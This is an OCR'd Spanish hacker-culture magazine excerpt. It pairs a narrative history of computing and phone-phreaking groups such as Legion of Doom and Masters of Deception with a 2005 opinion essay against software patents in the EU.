No es hasta que en 1791 Charles Babbage nacido en Inglaterra y conocido como el padre de las computadoras inventa su primera "*Maquina Analítica*" con el uso de tarjetas perforadas (*jackcquard Punch Cards*) y plantea las bases de lo que hoy conocemos como la máquina que revolucionó el desarrollo tecnológico en todos los tiempos.




Fig 2.- The analytical machinne inventada por Babbage

Tuvieron que pasar algunos años más hasta que, inspirados en el principio del




Fig 3.- Tarjetas perforadas

Telégrafo, en 1876 la idea loca de transmitir impulsos sonoros a través de cables puso a trabajar de manera independiente y sin conocerse a dos inventores como lo fueron Elisha Gray y Alexander Graham Bell para inventar un dispositivo que transmitiera impulsos eléctricos que luego se tradujeran en sonidos auditivos a distancia y a través de cables, algo parecido a lo que hoy conocemos como el Teléfono. La historia cuenta que fue Graham Bell quien con unas horas de diferencia patentó primero el invento que lo volviera famoso.

Del Teléfono al primer Bug de la historia

En el mundo de las computadoras es común que a las fallas de los programas o hardwares se les llamen *Bugs* que en inglés no significa otra cosa más que "insecto", muy poca gente sin embargo sabe la razón de esta expresión muy corriente en el habla técnica de los informáticos.

En Septiembre de 1945 un pequeño insecto quedó atrapado en un bulbo localizado en el panel "F" de la "*Mark II Aiken Relay Calculator"* una maquina calculadora que estaba siendo probada en la Universidad de Harvard, el pequeño insecto provocó una falla que no permitía funcionamiento en la inmensa maquinaria, por esto y en memoria a esta anécdota, a los fallos encontrados en los softwares o hardwares modernos se le llaman *bugs* y al proceso de reparar estas fallas *Debugging.*

Para mediados del siglo XX a la par que los desarrollos tecnológicos tenían el móvil terrible de la guerra, en 1947 William Shockley inventó para *Bell Labs* el primer transistor de la historia que vino a ser una evolución del bulbo, en 1952 Grace Murray (¿quién dice que no hay hackers mujeres?) inventó el primer compilador y desarrolló el lenguaje COBOL para la primera computadora electrónica comercial, la UNIVAC 1.

No es sino hasta 1958 que surge en Estados Unidos la Agencia de Investigación de Proyectos Avanzados de Defensa *(DARPA)* como respuesta al lanzamiento del satélite soviético Sputknik y con la firme misión de elaborar nuevas alternativas de defensa, eran tiempos de la guerra fría. De esta agencia nace el posterior proyecto conocido como ARPA que no es más que en su evolución el primer antecedente del actual Internet.

Del proyecto ARPA constituido por la defensa de los Estados Unidos en cooperación con expertos informáticos se desprende luego el llamado ARPANET que fue la evolución natural de una idea global de defensa a una de usos prácticos científicos. En 1969 el ARPANET conectó por primera vez en red, computadores tipo IMPS localizados en nodos de varias universidades de Estados Unidos desatando con esto el nacimiento del internet tal como lo conocemos.




Fig. 4.- El reporte (log) en el que aparece el pequeño bicho como el primer bug encontrado en la historia de las computadoras



Fig. 5 Primer nodo que conectó el ARPANET en EUA

Para 1969 cuando se logró esta hazaña otros avances habían marcado el desarrollo de la informática, se había inventado en 1963 el *American Standard Code for Information Interchange* (ASCII), ese mismo año apareció en escena el primer ratón de computadora, y un año después (1964) se perfeccionó el BASIC que no es más que un lenguaje de fácil aprendizaje para los estudiantes de la nueva ciencia de las computadoras.



Fig 6.- El primer Mouse de la Historia

Hackers, los vaqueros del ciberespacio

Cronología

En la década de los 70s la internet aún es un pequeño esfuerzo de red entre universidades con el ARPANET y el hacking consiste en más bien en ciertas técnicas cercanas al phreaking (hackin telefónico), es en esta década en la que surge un personaje símbolo en la historia de los hackers, su nombre es John Draper mejor conocido como *Capitán Crunch*, para 1972 Draper es un veterano de Vietnan que descubre que en cierta marca de cereales vienen de regalo unos pequeños silbatos de plástico que emiten un sonido de 2.600 Hertz, exactamente el tono que se usa para obtener llamada de larga distancia en las principales compañías telefónicas de Estados Unidos, con lo que puede realizar llamadas sin costo alguno. Con un simple juguete el Capitán Crunch (que tomó su nombre de los cereales que regalaban el silbato) logró crear uno de los primeros antecedentes de hacking en la historia.



Fig 7.- El famoso silbato que lograba burlar las centralitas telefónicas

La existencia de los hackers en los Estados Unidos al principio fue velada e ignorada oficialmente hasta que se vieron inmiscuidos perdidas millonarias de las grandes compañías telefónicas y del gobierno gringo, de hecho hay muy poca documentación fidedigna sobre cómo operaban los primeros hackers, una de estas fuentes es el libro "La Caza de Hackers" de Bruce Sterling que a su vez es uno de los textos más documentados sobre los llamados delitos cibernéticos y la llamada cacería encarnizada que emprendiera el "Tío Sam" al principio de los 90´s en contra de estos adolescentes curiosos encaprichados en la consigna de "La Información debe ser Libre"

El hacking telefónico o phreaking según Sterling es una práctica que desde los inicios de la comercialización masiva de los servicios telefónicos ha incitado a "*los espíritus libres*" a romper las reglas, no debemos olvidar el contexto de las revueltas y movimientos políticos de la década de los 60´s y el espíritu de libertad que encendió la mecha de la conciencia juvenil con o sin el aliciente de las drogas principalmente en los Estados Unidos.

En este contexto, una generación de jóvenes empezó a aprender los trucos para dominar y burlar el pago en uno de los servicios más simbólicos de la modernidad: El Teléfono. Para mediados de los años 80´s existían ya grupos de aficionados que compartían sus conocimientos en electrónica para crear dispositivos caseros llamados "Blue boxes" que servían para engañar las centralitas telefónicas y obtener el servicio telefónico gratuito, el uso del internet era incipiente no obstante estos primeros "Teams" reunían sus ideas en terminales BBS (*Bolletin Board System*) que eran auténticos cuarteles en los cuales se reunían algunos de los jóvenes más brillantes de la época.




Fig 8.- Ejemplo de una Terminal BBS en la cual solían reunir sus ideas los primeros hackers

Para esta época existían ya miles de usuarios de la red internet en todo el mundo que se conectaban con ordenadores hoy piezas de museos como el modelo *Commodore 64*, el primer *Apple II+* o el *Sinclair Z81* entre otros equipos.



Fig 9.- El commodore 64, uno de los modelos de avanzada en 1982

Entre los primeros grupos que iniciaron su operación en el internet recién nacido se menciona a "*414 gang*" que en 1982 logra penetrar los sistemas de las computadoras del centro militar "*Los Alamos*" y el "*Sloan-Kettering Cancer*



Center" del que publica información sensible.

Los hackers de esta temprana etapa respondían a motivaciones comprometidas tal y como Bruce Sterling los describe. *"El término "hacker" ha tenido una historia adversa... El término puede significar la libre exploración intelectual del potencial más profundo y más grande de los sistemas informáticos... El hacking se puede describir como la determinación para hacer el acceso a la información y los ordenadores tan libre y abierta como sea posible. El hacking puede implicar la convicción más sincera de que la belleza puede ser hallada en los ordenadores, que la elegante estética de un programa perfecto puede liberar la mente y el espíritu".*

El sentimiento del hacker de esta etapa es de la antiburocracia y del anhelo de conquistar el reconocimiento de un arquetipo cultural, es decir la forma en que se conducían era formalmente ilegal no obstante su forma de pensamiento giraba entorno a buscar liberarse por la vía de la intrusión y la desobediencia civil, una forma de lograr triunfos en contra del sistema que por otra manera fuera imposible.

Antes del auge los hackers a finales de los 80´s y principios de los 90´s los boletines electrónicos BBS eran ya muy populares en el underground, fue precisamente uno de estos boletines llamado *Plovernet que* lograra enlistar a más de 500 jóvenes a los que enseñaba técnicas de phreaking e intrusión ilegal, de este grupo que organizaba los BBS de *Plovernet* figuraba *Lex Luthor* quien unos años después fundara el mítico grupo hacker *Legion of Doom.*

Para 1984, el hacking dejaría de ser underground y se publicaría una de las revistas símbolos del movimiento, se trata de: *2600 the Hacker Quaterly* fundado por Eric Corley, conocido en el underground como Emmanuel Goldstein, en poco tiempo saldrían a la luz otras zines como *Phrak* que se convirtieron en verdaderos objetos de culto y portavoces de los hackers, la diferencia de estas zines con las anteriores es que estas permitían la retroalimentación y publicaban artículos de hackers no conocidos o de élite.

La guerra de los hackers

Para finales de los años 80´s la actividad hacker estaba muy extendida y existían grupos underground bien definidos, los avances en materia de informática eran pasmosos, existía ya el telnet y el protocolo FTP y aunque de forma incipiente los primeros browsers o navegadores, las elegantes páginas con imágenes o contenido multimedia tal como las vemos ahora eran cosa del futuro.

Uno de los grupos de hackers más conocidos de la época eran *Legion of Doom (LOD)* que tenía como miembros algunos de los más habilidosos hackers, entre ellos se encuentra su fundador Lex Luthor (de quien hasta la fecha no se conoce su identidad real), Mark Abene (Phiber Optik), Christ Goggans (Erik Bloodaxe), The Prophet, Mark Tabas, Lord Digital, The Menthor (autor del célebre manifiesto hacker) entre otros muchos.

Las actividades de estos grupos eran vistos por miles de adolescentes aspirantes a élite, los *Legion of Doom* se volvieron legendarios por violar constantemente las reglas, usaban de forma cotidiana trucos para el uso irrestringido del teléfono haciendo *Bridges* que no eran mas que llamadas entrelazadas en los que se reunían a charlar por horas invitando a gente de otros continentes para intercambiar tips y claro sin pagar un sólo centavo.

Conservaban el espíritu del hacker que quería trascender metiéndose en ordenadores oficiales para publicar información sensible y oculta compartiendo sus conocimientos y creciendo en número cada vez más.

De esta época se recuperan anécdotas muchas de las cuales no pueden asegurarse como veraces, como cuando los LOD se hicieron de la base de datos para operar el código telefónico del 911 de emergencia, haciendo llamadas al servicio secreto de los EU (algunos dicen que al propio presidente de los EU) para gastarles bromas como "Es un caso de extrema urgencia, necesito papel de baño" o cuando por hacer maldad cambiaban el modo del teléfono de cualquier usuario volviéndolo de paga, lo que ocasionaba que luego de conversar un rato, una grabación interrumpía la llamada de la víctima recordándole depositar otra moneda en crédito.

Entre todos los hackers de esa época sobresalió uno que llamaba la atención poderosamente por su habilidad con el phreaking y el hacking, se trataba de Mark Abene conocido como Phiber Optik quien después se convirtió en un primer símbolo inspirador de millones de adolescentes aspirantes a hacker.



Fig 10.- Mark Abene conocido como Phiber Optik

Mark Abene luego por una diferencia con Erik Bloodaxe es echado del LOD y funda junto a otros hackers como Acid Phreak, Scorpion, Corrup, entre otros un grupo al que llamaron *Master of Deception (MOD)* como una forma de provocación al LOD.

Ambos grupos sabían que únicamente uno podría ser el mejor por lo que se embarcan en una guerra por instituirse como los ganadores, de esta época es aquella anécdota que incluso ha sido inmortalizada en el cine cuando Phiber Optik en vísperas del día de acción de gracias (celebrado en EU) logra meterse en los ordenadores de la cadena televisiva WNET una de las más importantes en Nueva York y deja un mensaje a los televidentes "*Happy Thanksgiving you turkeys, from all of us at MOD*" algo que se traduciría como

"*Pavos, pasen feliz día de acción de gracias de parte de nosotros. MOD*".

Estas atrevidas incursiones pusieron en alerta al gobierno de los Estados Unidos quien al principio ignoró el crecimiento de los hackers no obstante otros agentes como lo son las crecientes quejas de las compañías telefónicas por las incursiones de los hackers aceleró el proceso.




Fig 11.- Integrantes del MOD en una de las raras veces en que se reunieron físicamente

No pasó mucho tiempo hasta que el FBI le siguiera el rastro a los grupos más conocidos y varios integrantes de estos fueron arrestados, no obstante ante la inexistente legislación que castigara los delitos informáticos algunos lograban su libertad a los pocos meses, Phiber Optik fue sentenciado a un año de prisión, no obstante fue precisamente en la cárcel que se erigió como un símbolo hacker al conceder entrevistas a la televisión y salir en las primeras planas de los periódicos.

El proceso en contra de Phiber Optik y de otros hackers no fue más que un pretexto para que el gobierno de los Estados Unidos impusiera un castigo ejemplar a los que quisieran seguir su ejemplo, el hecho cohesionó más aun la unidad de los hackers quienes legaron desde ese entonces su filosofía y a Phiber lo convirtieran en un símbolo y fundarán un nuevo estilo de rebeldía que llamaron hacktivismo.

En otras partes del mundo existían también grupos y hackers que se hacían cada vez más famosos por sus proezas o fechorías, llama la atención el grupo alemán *Chaos Computer Club* que fue investigado por el FBI acusado de obtener información sensible de servidores de la NASA y el Pentagono para venderlo a la KGB, nunca les fue comprobado nada.

Entrados los años 90´s llegaron los navegadores, las páginas webs y otros tipo de hackers, en un medio como lo era el internet de ese entonces los niveles de seguridad eran mínimos lo que para los hackers era un paraíso, se contaban miles de servidores por todo el mundo y muy poca preocupación por la seguridad, para 1995 Microsoft lanza su popular Sistema Operativo Windows 95 que ya es funcional con el internet.

Otra de las leyendas es la llamada "Guerra de las Hamburguesas", la historia cuenta que un grupo de hackers proclives al hacktivismo cambiaron la página de Mc Donalds y satirizaron su contenido, no pasó mucho tiempo para que otro grupo hiciera lo mismo con la página de Burger King dejando en claro que los hackers eran personas que podían hacer cuanto les viniera en gana.

Es en esta época en que los hackers adquirieron la mala fama que les precede, los medios de comunicación se concentraron en dar propaganda a los delincuentes informáticos, a los que erradamente llama hackers, se dan casos como los de Kevin Mitnick el Halcón (del que hablaremos en otro artículo), Vladimir Levin (El estafador más grande de la red), Kevin Poulsen entre otras historias negras del hacking.

En los últimos años la actividad negativa del hacking se ha dividido en actos de cracking, viiring (confeccionar virus) y defaccing que algunas veces han ido de la mano del hacktivismo y en otros casos han sido encabezados por una cada vez más numerosa horda de lammers y scriptkiddies que pululan en la red. De los inicios de nuestra historia a la fecha no han pasado ni 20 años, la *scene* ha cambiado mucho pero todavía hay más cosas que contar.

Algo queda claro en estos años de aprendizaje en la historia del hacking y esto es que a pesar de todo, el verdadero espíritu del hacker, su curiosidad y su sed por aprender, descubrir y estudiar las nuevas tecnologías nunca se ha saciado, nunca se saciará.

Cualquier duda o referencia escribanme a martinfierro@conthackto.com.mx

Referencias:

Willian Gibson Alepth, *http://www.antonraubenweiss.com/gibson/index.html*
Artículo *"Gang in Cyberspace"* by Michelle Slatalla y Joshua Quittner Revista *Wired*, Diciembre de 1994.
The 'Complete' History of the Internet. *http://www.wbglinks.net/pages/history/*
La Caza de Hackers, 1992; Sterling Bruce, Bantam Books
"2600: The Hacker Quarterly" http://www.2600.com/
Hacker zine Phrack.
http://www.ph rack.org/



CAFETERIA



Opinión

Esa idea me pertenece

Cogito ergo sum (Pienso luego existo). René Descartes (1596-1650).

Este sencillo -pero tremendamente profundo- aserto resume la esencia de lo que significa el ser humano. Somos lo que somos por nuestra inteligencia, por nuestra capacidad de razonar, de tener ideas, de ofrecer soluciones prácticas a los problemas (teóricos o prácticos) que se nos presentan. Esa capacidad es la que nos sacó de las cavernas y nos ha hecho llegar hasta donde estamos, que no es poco.

Pero todas esas ideas, todos esos pensamientos que han hecho evolucionar a nuestra civilización... ¿a quién o quienes pertenecen? ¿tienen acaso dueño? Estas preguntas son más complejas de lo que en un principio puede parecer, y para responderlas nuestra sociedad inventó el concepto de la patente.

Imaginad que sois ingenieros y estáis trabajando en el diseño de algún tipo de maquinaria. Llegados a un punto del diseño, surge la necesidad de unir dos piezas importantes de alguna forma, por lo que elegís un tipo especial de tornillo para esa tarea. Entonces llega el ingeniero jefe y dice...

"*Ese tipo de tornillo está patentado por la empresa Tornillitos S.A.*"

Menuda decepción... habrá que pagar la patente o pensar en un sistema diferente para hacer lo mismo. O usar otro tipo de tornillo que ya exista y no esté patentado. La persona que inventó ese tornillo especial tiene ciertos privilegios sobre su invento (con matices... que más adelante veremos).

Ahora imaginad una situación alternativa, en la que el ingeniero jefe llega y dice...

"No puedes hacer eso, atornillar está patentado. Es más, unir dos piezas está patentado."

Seguramente estaréis pensando *"menuda tontería, eso no tiene sentido"*. Lo sé, pero lo que seguramente muchos de vosotros no sabréis es que muchas personas llevamos más de tres años luchando para evitar que en Europa se



pueda patentar el “atornillar” software.

Es el momento de hablar acerca de lo que es y lo que no es una patente. A grandes rasgos, una patente es un contrato entre un inventor y la sociedad donde el inventor adquiere ciertos derechos y obligaciones. Entre los derechos, está el poder decidir sobre quién puede fabricar, vender o utilizar su invento durante un período limitado de tiempo (normalmente 20 años). Entre los deberes, especificar al detalle el funcionamiento y fundamentos de dicho invento, así como el “regalar a la sociedad” el mismo pasado el citado período de vigencia de la patente. Todos salen ganando: el inventor posee ciertos privilegios por su invención, y la sociedad se nutre de ese nuevo conocimiento.

¿Dónde está entonces el límite entre patentar un tornillo y el hecho de atornillar? Está marcado por ciertas características que deben cumplirse para poder otorgar la patente: debe ser un proceso, maquinaria o artículo original y novedoso, útil y que no sea obvio. Los inspectores de patentes deciden si una invención cumple esas características o no. Como veréis, atornillar o unir dos piezas es algo tan obvio que no puede ser patentado.

Pero el concepto de la propiedad intelectual y de patente, pese a ser relativamente moderno en nuestra historia (Convenio de la Unión de París, 20 de marzo de 1883), está manifiestamente anticuado para describir ciertos aspectos de nuestra sociedad moderna. Dejando aparte lo -en mi opinión- absurdo del término propiedad intelectual (por la propia definición de propiedad, lo intelectual no puede tener propietario), debemos preguntarnos qué ocurre con una ciencia relativamente moderna y muy importante que es la informática: los primeros computadores surgieron en la década de los 40, y su *boom* no ha tenido lugar hasta los años 90 de la mano de Internet.

Echemos un vistazo al Convenio del 5 de octubre de 1973 sobre la concesión de patentes europeas (http://www.oepm.es/internet/legisla/dcho_eur/22cpe.htm), concretamente al artículo 52 (Invenciones patentables), punto 2: *No se considerarán invenciones a los efectos del párrafo 1, en particular:*

a) Los descubrimientos, las teorías científicas y los métodos matemáticos.
b) Las creaciones estéticas.
c) Los planes, principios y métodos para el ejercicio de actividades intelectuales, para juegos o para actividades económicas, así como los programas de ordenadores.
d) Las formas de presentar informaciones.

El apartado C deja bien claro que los programas de ordenador no son patentables. Y aunque no lo dejara, teniendo en cuenta que el software de ordenador no es más que un complejo método matemático programado en binario, lo estaría igualmente. Parece, pues, que todo queda claro.

Pues no. Aquí es donde entra en escena la “superpotencia mundial” que lleva las riendas de nuestra sociedad en esta época: Estados Unidos. En “la tierra de la libertad” (espera, que me da la risa...) se puede patentar el software. Dentro de lo malo, que se pudiera patentar un programa completo desarrollado (por ejemplo, un sistema operativo de varios millones de líneas de código) no sería tan malo -sería patentar un “tornillo” informático- mientras los procesos elementales comunes a todo programa no fueran patentables -el “atornillar” software-. Pero es que tampoco es así: en Estados Unidos se puede patentar y se patenta hasta el más elemental proceso informático (el 95% de las patentes de software son procesos elementales matemáticos o características requeridas por el usuario).

¿Qué consecuencias tiene esta política de patentes? Muchas, y ninguna buena. Veamos algunas:


Dado que una gran cantidad de procesos elementales están patentados, cualquier programa que desarrolles tiene unas probabilidades casi totales de violar varias patentes. Hay en Estados Unidos una patente que protege *el uso de la función exclusiva OR para la inversión de mapas de bits (bitmaps)*, es decir, el XOR (patente US4197590). El XOR (O exclusiva) es una función elemental matemática definida a partir del Álgebra de Boole (http://es.wikipedia.org/wiki/%C3%81lgebra_de_Boole) y es el “ABC” de cualquier elemento de software o hardware informático. Esta patente (que, para más *inri*, pese a estar prohibido en Europa, ha sido concedida en varios países miembros: FR2338531, DE2701891, DE2760260, DE2760261, GB15419) y otras similares (como por ejemplo el doble clic que Microsoft tiene patentado -*“Time based hardware button for application launch”*-) hacen que las posibilidades de violar una patente al desarrollar un nuevo software sean casi totales.

Los defensores de las patentes de software (las grandes empresas, desde luego) dicen que desarrollar un software cuesta más que comprar la patente... y puede que sea cierto. Pero hay un problema: el titular de la patente tiene el derecho de venta de la misma... pero también tiene el derecho a negar el uso de su patente. Por tanto, si vas a desarrollar un software mejor que el de la empresa de la competencia, y dicha empresa posee una patente que vas a necesitar para desarrollarlo... ya puedes olvidarte de terminarlo.

Además, una de las tareas precedentes a la concesión de una patente es la investigación del inspector para determinar que en efecto se trata de una invención novedosa. En el campo del software esto es prácticamente imposible, y ha llevado a situaciones como las dos patentes que he descrito anteriormente y otras del mismo tipo: se han patentado cosas que NO eran novedosas y en algunos casos ni tan siquiera las ha ideado el titular de la patente. ¿Un ejemplo? Si sois usuarios de messenger, alguna vez habréis visto el mensaje de *“el usuario fulanito está escribiendo un mensaje”*. Eso fue patentado hace poco por Microsoft (patente US6631412), pese a que el primer software en implementar dicha funcionalidad fue ICQ y pese a que muchísimos clientes de mensajería instantánea la incluyen.

Ya conocemos las consecuencias de una política de patentes permisiva, pero... ¿qué consecuencias prácticas tiene todo esto?





Para empezar, todas las patentes están atesoradas por grandes compañías: Microsoft, Apple, AOL... todas ellas tienen una enorme cantidad de patentes de procesos elementales en el software. Esto tiene una consecuencia importantísima: se mantiene la idiosincrasia empresarial en el campo del software. Las grandes compañías están sumidas en su particular "guerra fría" de patentes: todas ellas tienen poderosas armas, por lo que ninguna mueve ficha. Por ejemplo, en el campo de mensajería instantánea, si Microsoft tiene la patente de ver cuándo un usuario está escribiendo un mensaje, AOL tiene la patente de las listas de contactos. Tanto MSN Messenger como AIM incorporan las características patentadas por la competencia, pero el resultado global es empate. Mientras, las pequeñas compañías son aplastadas: si desarrollas un software que haga la competencia a alguna de las grandes, seguramente por el camino hayas infringido varias patentes y te encontrarás con varias demandas sobre la mesa. Aunque finalmente se desestimen las demandas, por el camino te habrás arruinado (los recursos necesarios para mantener tantos litigios son ingentes) o habrás terminado malvendiendo el software a la competencia.

Seguramente alguno de vosotros habrá pensado *"pues podemos atacarles con su propio sistema de patentes"*. Aún en el caso de que económicamente os lo pudierais permitir, seguramente no serviría de nada. Veamos un famoso ejemplo: el caso de EOLAS contra Microsoft.

EOLAS (Embedded Objects Linked Across Systems) es una mediana empresa dedicada al desarrollo de software que poseía una patente sobre el uso de componentes ActiveX empotrados en la navegación por Internet. No entraré en la parte técnica de la patente (absurda como las que ya hemos comentado, desde luego) porque requeriría explicar qué es un control ActiveX, un componente empotrado, una llamada a una función externa... pero sí diremos que Microsoft Internet Explorer es quizá el navegador que realiza un uso más intenso de ese tipo de componentes, cada vez que carga un javascript, java, flash, vídeo, audio, etc.

EOLAS demandó a Microsoft exigiendo que se pagara por la patente o se eliminaran esas funcionalidades de Internet Explorer (y, dado que se trataba de la patente de un proceso -atornillar- y no un método -tornillo-, no había lugar a la reescritura del código). Microsoft fue condenado por un tribunal a pagar 521 millones de dólares a EOLAS. Pero Microsoft es una empresa tremendamente poderosa, y si pudo eludir la condena por monopolio que le obligaba a dividir en dos partes la compañía (con intervención de *mano negra* incluida), no iba a ser menos en este caso: un tribunal superior anuló la condena y, de paso, la patente de EOLAS. Resultado: ganan los de siempre.

Como conclusión general, las patentes de software frenan el desarrollo tecnológico -¿imagináis lo que supone bloquear durante 20 años una tecnología en un sector con una evolución tan



rápida como es el de la informática?- en el campo de la informática, a la vez que propician la aparición de monopolios que atentan contra la libre competencia.

Este panorama no es muy halagüeño, la verdad, y de hecho en Estados Unidos hay bastantes sectores que claman por un cambio en su sistema de patentes: una enorme cantidad de pequeñas y medianas empresas de desarrollo de software han migrado a Europa para escapar del yugo de las patentes. Pero... ¿estamos a salvo en Europa?

El 20 de febrero de 2002 la Comisión Europea difundió una propuesta de directiva sobre la patentabilidad del software (http://europa.eu.int/comm/internal_market/en/indprop/com02-92es.pdf), yendo expresamente contra el Convenio del 5 de octubre de 1973 sobre la concesión de patentes. La presión de las grandes compañías de software tuvo mucho que ver al respecto, desde luego. A partir de ese momento comenzó un durísimo pulso por las patentes de software en Europa: por un lado la larga sombra del lobby de las grandes empresas de software, y por otro los grupos anti-patentes (como Proinnova -http://proinnova.hispalinux.es/- y FFII (Foundation for a Free Information Infrastructure) -http://www.ffii.org/-).

El primer asalto fue el 24 de septiembre de 2003 (yo lo viví en pleno VI Congreso de Software Libre Hispalinux), donde se aprobaron algunas correcciones a la directiva que beneficiaban al movimiento anti-patentes. Un resultado bastante satisfactorio para tratarse del primer asalto, teniendo en cuenta que había "pillado por sorpresa" a todo el mundo, y que los miembros del Consejo Europeo no tenían demasiado claro de qué iba el asunto. Quizá el mayor peligro en este tipo de situaciones es que los que tienen que votar la directiva no conocen en profundidad el terreno en el que se mueve la misma, y tienen que confiar en las opiniones de expertos... expertos que suelen provenir de grandes compañías, y cuyas opiniones son bastante parciales.

A partir de ese momento se realizaron varias votaciones en el Consejo Europeo sobre la famosa directiva de patentes de software europeas como "B item", y en todas ellas fue rechazada la directiva. Un punto B es un punto a discutir: se expone un único punto, se debate, y se vota.

Junto a todas esas votaciones como punto B rechazadas, otro elemento importante reforzó en gran medida la posición contraria a las patentes de software: las crecientes movilizaciones populares. Hubo varias manifestaciones en Bruselas (como por ejemplo la del 12 de mayo de 2004, precedente a las votaciones del 18), recogida de firmas, protestas *online*...

Llegados a este punto, la información sobre la directiva y sus consecuencias estaba muy difundida, la gente estaba concienciada y a nadie le pillaba de sorpresa. Pero entonces comenzó el "juego sucio" del lobby pro-patentes: se incluyó la directiva sobre la patentabilidad del software como un "A item" dentro de paquetes de directivas de pesca y agricultura. Os preguntaréis qué narices tienen que ver las patentes de software con la pesca y la agricultura. Pues nada, y eso es lo que se pretendía: un paquete de propuestas tipo A se aprueba o rechaza en conjunto y SIN discusión. En un par de ocasiones fue rechazada aún así, pero al final ocurrió lo que tarde o temprano tenía que ocurrir...

El 7 de marzo de 2005 fue aprobada de forma ILEGAL la directiva sobre la patentabilidad del software como punto A dentro de un paquete de directivas de pesca y agricultura. Los nervios se crisparon: FFII denunciaba la ilegalidad del proceso de aprobación (http://wiki.ffii.org/Cons050307En) y varios ministros se quejaron de las irregularidades acaecidas (http://www.telegraph.co.uk/money/main.jhtml?xml=/money/2005/03/08/cnbrus08.xml&menuId=242&sSheet=/money/2005/03/08/ixcity.html). ¿Que ocurrió? La normativa dice que cuando un miembro solicita que un punto A pase a ser un punto B, solamente pueda ser denegada dicha petición por mayoría del Consejo en votación. Polonia, Dinamarca y Portugal solicitaron que la directiva sobre patentes pasara a ser un punto B, y la presidencia (Luxemburgo) lo denegó, **violando así la propia normativa del Consejo Europeo**. Con el único voto en contra de España, la directiva fue aprobada. A partir de ese punto, pasaba a ser votada por el Parlamento Europeo.

Todo el mundo daba prácticamente por sentado que el Parlamento ratificaría la decisión del Consejo, pero la presión (y no únicamente de la ciudadanía o colectivos anti-patentes, sino de varios países miembros y europarlamentarios) que a partir de ese momento se ejerció acerca de esta directiva ha dado sus frutos.

El 6 de Julio de 2005 (hace cuatro días, en el momento de escribir estas líneas, y unas semanas cuando lo estéis leyendo) se votó la moción de rechazo a la directiva sobre la patentabilidad del software. Dicha moción fue aceptada por unos aplastantes 648 votos a favor frente a los 14 en contra y 18 abstenciones. Ésta es la victoria más importante que hemos obtenido hasta ahora, pero no podemos despistarnos: la directiva ha sido rechazada, pero habría sido mejor que se aprobara con las enmiendas propuestas por la FFII, que habrían hecho que el software NO pudiera ser patentable en la UE. Ahora, digamos, estamos como al principio. Bueno, exactamente como al principio no, tenemos bastantes precedentes y una sociedad concienciada respecto a este tema.

